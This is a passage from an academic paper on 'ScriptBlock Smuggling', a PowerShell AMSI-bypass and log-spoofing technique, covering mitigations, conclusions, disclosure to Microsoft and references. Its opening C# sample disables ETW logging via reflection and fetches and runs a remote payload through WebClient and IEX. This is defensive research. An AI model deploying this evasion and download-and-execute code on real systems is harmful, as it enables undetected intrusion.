ailed','NonPublic,Static').Setvalue($Null,$true);[System.Diagnostics.Eventing.EventProvider].GetField('m_enabled','NonPublic,Insta
nce').SetValue([Ref].Assembly.GetType('System.Management.Automation.Tracing.PSEtwLogProvider').GetField('etwProvider','NonPublic,S
tatic').GetValue($null),0);").Ast;
            ScriptBlockAst NewAst = new ScriptBlockAst(Block1.Extent, null, null, null, (NamedBlockAst)Block2.EndBlock.Copy(),
null);
            ScriptBlock NewScriptBlock = NewAst.GetScriptBlock();
            PowerShell ps = PowerShell.Create();
            //Execute ScriptBlock with Spoofed extent
            ps.AddCommand("Invoke-Command").AddArgument(NewScriptBlock);
            ps.Invoke();
            ps.Commands.Clear();
            //Download and execute payload
            ScriptBlock sb2 = ScriptBlock.Create(" $wc=New-Object
System.Net.WebClient;$bytes=$wc.DownloadData(\"http://192.168.245.128:8000/payload.txt\");[System.Text.Encoding]::UTF8.GetString($
bytes)|IEX");
            ps.AddCommand("Invoke-Command").AddArgument(sb2);
            Collection<PSObject> results = ps.Invoke();
        }
    }
}
```

Figure 10. Malware sample code of ScriptBlock Smuggling technique demonstrating AMSI evasion and logging spoofing.



Figure 11. Demonstration of spoofed ScriptBlock log using ScriptBlock Smuggling and the Empire Post Exploitation Framework [24].

4. Mitigations against ScriptBlock Smuggling

Bypassing ScriptBlock logging and AMSI scanning significantly increases the risk of undetected malicious activities. Therefore, awareness and understanding of ScriptBlock Smuggling are essential for the cybersecurity community to strengthen defenses and mitigate these risks. Countering ScriptBlock Smuggling necessitates a multifaceted approach. First, it requires Microsoft to synchronize the ScriptBlock ASTs for both the compilation and malware scanning processes. Second, it requires coupling the AMSI and compilation. This unified application ensures consistency between the executed code and the code passed by the AMSI. This approach would significantly reduce the potential for ScriptBlock Smuggling by aligning the processes of script execution and security analysis.

The PowerShell engine needs significant refinement to achieve consistency in AST generation. The goal is to ensure that the AST produced during the compilation of PowerShell scripts is identical to the one analyzed during AMSI scanning. This step is critical to eliminate discrepancies that could be exploited for smuggling code.

Enhanced integration of the AMSI with PowerShell involves closer coupling of the AMSI scanning process with the PowerShell execution pipeline. This integration ensures that the AST evaluated by the AMSI is an exact representation of the code being executed.

The primary benefits of this approach are the enhanced detection of sophisticated evasion techniques, more streamlined processing due to a unified AST generation process,

and the ability to detect malicious activities earlier. However, this strategy poses challenges with the complexity of implementing such changes in the PowerShell engine, the potential performance overheads due to the integrated scanning process, and ensuring backward compatibility with existing scripts and tools.

5. Conclusions

ScriptBlock Smuggling emerges as a novel class of AMSI bypasses, posing a significant challenge to current evasion detection paradigms. This technique exploits nuances in PowerShell and .NET and has been highlighted for its potential to enable APTs and other malicious entities. The severity of this issue led to its disclosure to Microsoft on 7 November 2022. Microsoft stated that the vulnerability "does not pose an immediate threat that requires urgent attention", potentially due to its nature as neither a direct privilege escalation nor a remote code execution exploit. However, they have expressed their intention to investigate the issue further in the future. The reluctance to prioritize this vulnerability likely stems from the extensive work necessary to restructure both PowerShell and .NET codebases to ensure the entire ScriptBlock AST is passed for logging and scanning while avoiding recursive issues with repeated scanning of the same code segment.

Future Work

This research underscores the importance of developing integrated mitigation strategies, such as the proposed synchronization of the ScriptBlock ASTs for both compilation and malware scanning processes. The implementation of such a strategy, despite its potential challenges, is crucial for advancing the security of systems that rely on PowerShell and .NET, ensuring they remain resilient against evolving threats. Future efforts should focus on refining these mitigation techniques to ensure their effectiveness and compatibility with existing infrastructures.

A potential avenue for future research is the exploration and analysis of discrepancies between the Extent and EndBlock ASTs. The analysis can be performed by machine learning and would analyze the patterns and structures of ASTs as well as the relationships between different nodes in the tree [25–28]. By leveraging machine learning algorithms, it may be possible to develop predictive models that can identify previously unseen techniques like ScriptBlock Smuggling.

In conclusion, these findings highlight the critical need for ongoing research in detecting and countering techniques like ScriptBlock Smuggling and AST manipulation. Given the interconnectedness of the .NET Framework and PowerShell, it is vital to explore these vulnerabilities in other .NET-based languages. Understanding the potential for similar evasion tactics across different languages is crucial. This comprehensive approach is essential for developing robust security measures against sophisticated threats and ensuring the protection of systems against these challenges.

Author Contributions: Conceptualization, A.J.R.; methodology, A.J.R.; software, A.J.R. and J.J.K.; validation, A.J.R., S.R.G., C.M.S.K., W.C.H. and J.J.K.; formal analysis, A.J.R. and C.M.S.K.; investigation, A.J.R. and J.J.K.; resources, A.J.R. and J.J.K.; writing—original draft preparation, A.J.R.; writing—review and editing, A.J.R., S.R.G., C.M.S.K., W.C.H. and J.J.K.; visualization, A.J.R.; supervision, S.R.G. and C.M.S.K.; project administration, S.R.G.; funding acquisition, S.R.G. All authors have read and agreed to the published version of the manuscript.

Funding: This research received no external funding.

Institutional Review Board Statement: The views expressed in this paper are those of the authors, and do not reflect the official policy or position of the United States Air Force, Department of Defense, or the U.S. Government. This document has been approved for public release; distribution unlimited, case #88ABW-2023-0759.

Data Availability Statement: All data are publicly available on the Github repository: https://github.com/Air-Force-Institute-of-Technology/ScriptBlock-Smuggling (accessed on 19 March 2024).

Conflicts of Interest: The authors declare no conflicts of interest.

Abbreviations

APT	Advanced Persistent Threat
CLR	Common Language Runtime
AMSI	Antimalware Scan Interface
DLL	Dynamic Link Library
C2	Command and Control
CIL	Common Intermediate Language
AST	Abstract Syntax Tree
API	Application Programming Interface
EDR	Endpoint Detection and Response
UAC	User Access Control
VBA	Visual Basic for Applications
JIT	Just-in-Time Compiler
COM	Component Object Model
SIEM	Security Information and Event Management
RAT	Remote Access Trojan

References

1. Grenfeldt, M.; Olofsson, A.; Engström, V.; Lagerström, R. Attacking Websites Using HTTP Request Smuggling: Empirical Testing of Servers and Proxies. In Proceedings of the 2021 IEEE 25th International Enterprise Distributed Object Computing Conference (EDOC), Gold Coast, Australia, 25–29 October 2021; pp. 173–181. [CrossRef]
2. Korkos, M. AMSI Unchained: Review of Known AMSI Bypass Techniques and Introducing a New One. 2022. Available online: https://i.blackhat.com/Asia-22/Friday-Materials/AS-22-Korkos-AMSI-and-Bypass.pdf (accessed on 20 September 2023).
3. Microsoft Security Response Team. CVE-2020-1472 (ZeroLogon). 2021. Available online: https://msrc.microsoft.com/update-guide/en-US/advisory/CVE-2020-1472 (accessed on 19 March 2024).
4. Hamilton, J. Language Integration in the Common Language Runtime. *ACM Spec. Interest Group Program. Lang.* **2003**, *38*, 19–28. [CrossRef]
5. Warren, G.; Wagner, B.; Wenzel, M.; Lee, D.; Maddock, C.; Jones, M.; Blome, M.; Latham, L.; Onderka, P.; Sal, A.; et al. What Is "Managed Code"? 2023. Available online: https://learn.microsoft.com/en-us/dotnet/standard/managed-code (accessed on 19 March 2024).
6. Chakraborti, A.; Kranti, U.; Sandhu, R.J. *NET Framework: Professional Projects*; Premier Press: Rocklin, CA, USA, 2002.
7. Dick, J.R.; Kent, K.B.; Libby, J.C. A quantitative analysis of the .NET common language runtime. *J. Syst. Archit.* **2008**, *54*, 679–696. [CrossRef]
8. CoreCLR. DotNET Platform. GitHub. Available online: https://github.com/dotnet/runtime (accessed on 19 March 2024).
9. Tsirpanis, T.; Toub, S. The Book of the Runtime. 2024. Available online: https://github.com/dotnet/runtime/tree/main/docs/design/coreclr/botr (accessed on 19 March 2024).
10. Payette, B.; Siddaway, R. *Windows PowerShell in Action*, 3rd ed.; Simon and Schuster: New York, NY, USA, 2017.
11. Ashcraft, A.; Jacobs, M.; Satran, M. Antimalware Scan Interface (AMSI). Available online: https://docs.microsoft.com/en-us/windows/desktop/amsi/antimalware-scan-interface-portal (accessed on 23 August 2023).
12. Warren, G.; Kulikov, P.; Wagner, B.; Overfield, T.; Pine, D.; Sharkey, K.; Coulter, D.; Swimberghe, N.; DesArmo, B.; Victor, Y.; et al. What Is New in .NET Framework. 2023. Available online: https://learn.microsoft.com/en-us/dotnet/framework/whats-new/#v48 (accessed on 19 March 2024).
13. Rose, A.; Graham, S.; Krasnov, J. IronNetInjector: Weaponizing .NET Dynamic Language Runtime Engines. *Digit. Threat. Res. Pract.* **2023**, *4*, 1–23. [CrossRef]
14. Aho, A.V. *Compilers: Principles, Techniques, & Tools*; Pearson/Addison Wesley: Boston, MA, USA, 2007.
15. Noonan, R.E. An algorithm for generating abstract syntax trees. *Comput. Lang.* **1985**, *10*, 225–236. [CrossRef]
16. Xu, X.; Liu, S.; Yu, P.; Zhao, Y. Research on PowerShell obfuscation technology based on Abstract Syntax Tree Transformation. In Proceedings of the 2021 International Symposium on Computer Technology and Information Science (ISCTIS), Guilin, China, 4–6 June 2021. [CrossRef]
17. Microsoft. AST Class. 2023. Available online: https://learn.microsoft.com/en-us/dotnet/api/system.management.automation.language.ast?view=powershellsdk-7.2.0 (accessed on 19 March 2024).
18. Microsoft. ScriptBlock Class. 2023. Available online: https://learn.microsoft.com/en-us/dotnet/api/system.management.automation.scriptblock?view=powershellsdk-7.2.0 (accessed on 19 March 2024).
19. Microsoft. ScriptBlockAst Class. 2023. Available online: https://learn.microsoft.com/en-us/dotnet/api/system.management.automation.language.scriptblockast?view=powershellsdk-7.3.0 (accessed on 19 March 2024).

20. Wheeler, S.; Lombardi, M. About Logging Windows. 2024. Available online: https://learn.microsoft.com/en-us/powershell/module/microsoft.powershell.core/about/about_logging_windows?view=powershell-7.3 (accessed on 19 March 2024).
21. PowerShell Core. PowerShell Team. Github. 2024. Available online: https://github.com/PowerShell/PowerShell (accessed on 19 March 2024).
22. PowerShell/CompiledScriptBlock. PowerShell Team. 2023. Available online: https://github.com/PowerShell/PowerShell/blob/9662f028f6c3fd173995ef77e5f26e65fb3fd1acb/src/System.Management.Automation/engine/runtime/CompiledScriptBlock.cs#LL216C40-L216C51 (accessed on 19 March 2024).
23. Pan, Z.; Chen, Y.; Chen, Y.; Shen, Y.; Li, Y. LogInjector: Detecting Web Application Log Injection Vulnerabilities. *Appl. Sci.* **2022**, *12*, 7681. [CrossRef]
24. PowerShell Empire. BC Security. Github. 2024. Available online: https://github.com/BC-SECURITY/Empire (accessed on 19 March 2024).
25. Fang, Y.; Zhou, X.; Huang, C. Effective method for detecting malicious PowerShell scripts based on hybrid features. *Neurocomputing* **2021**, *448*, 30–39. [CrossRef]
26. Hendler, D.; Kels, S.; Rubin, A. Detecting Malicious PowerShell Commands using Deep Neural Networks. In Proceedings of the 2018 on Asia Conference on Computer and Communications Security (ASIACCS '18), Incheon, Republic of Korea, 4–8 June 2018; Association for Computing Machinery: New York, NY, USA, 2018; pp. 187–197. [CrossRef]
27. Rusak, G.; Al-Dujaili, A.; O'Reilly, U. AST-Based Deep Learning for Detecting Malicious PowerShell. In Proceedings of the 2018 ACM SIGSAC Conference on Computer and Communications Security, Toronto, ON, Canada, 15–19 October 2018. [CrossRef]
28. Song, J.; Kim, J.; Choi, S.; Kim, I. Evaluations of AI-based malicious PowerShell detection with feature optimizations. Electron. Telecommun. *Res. Inst. J.* **2021**, *43*, 549–560. [CrossRef]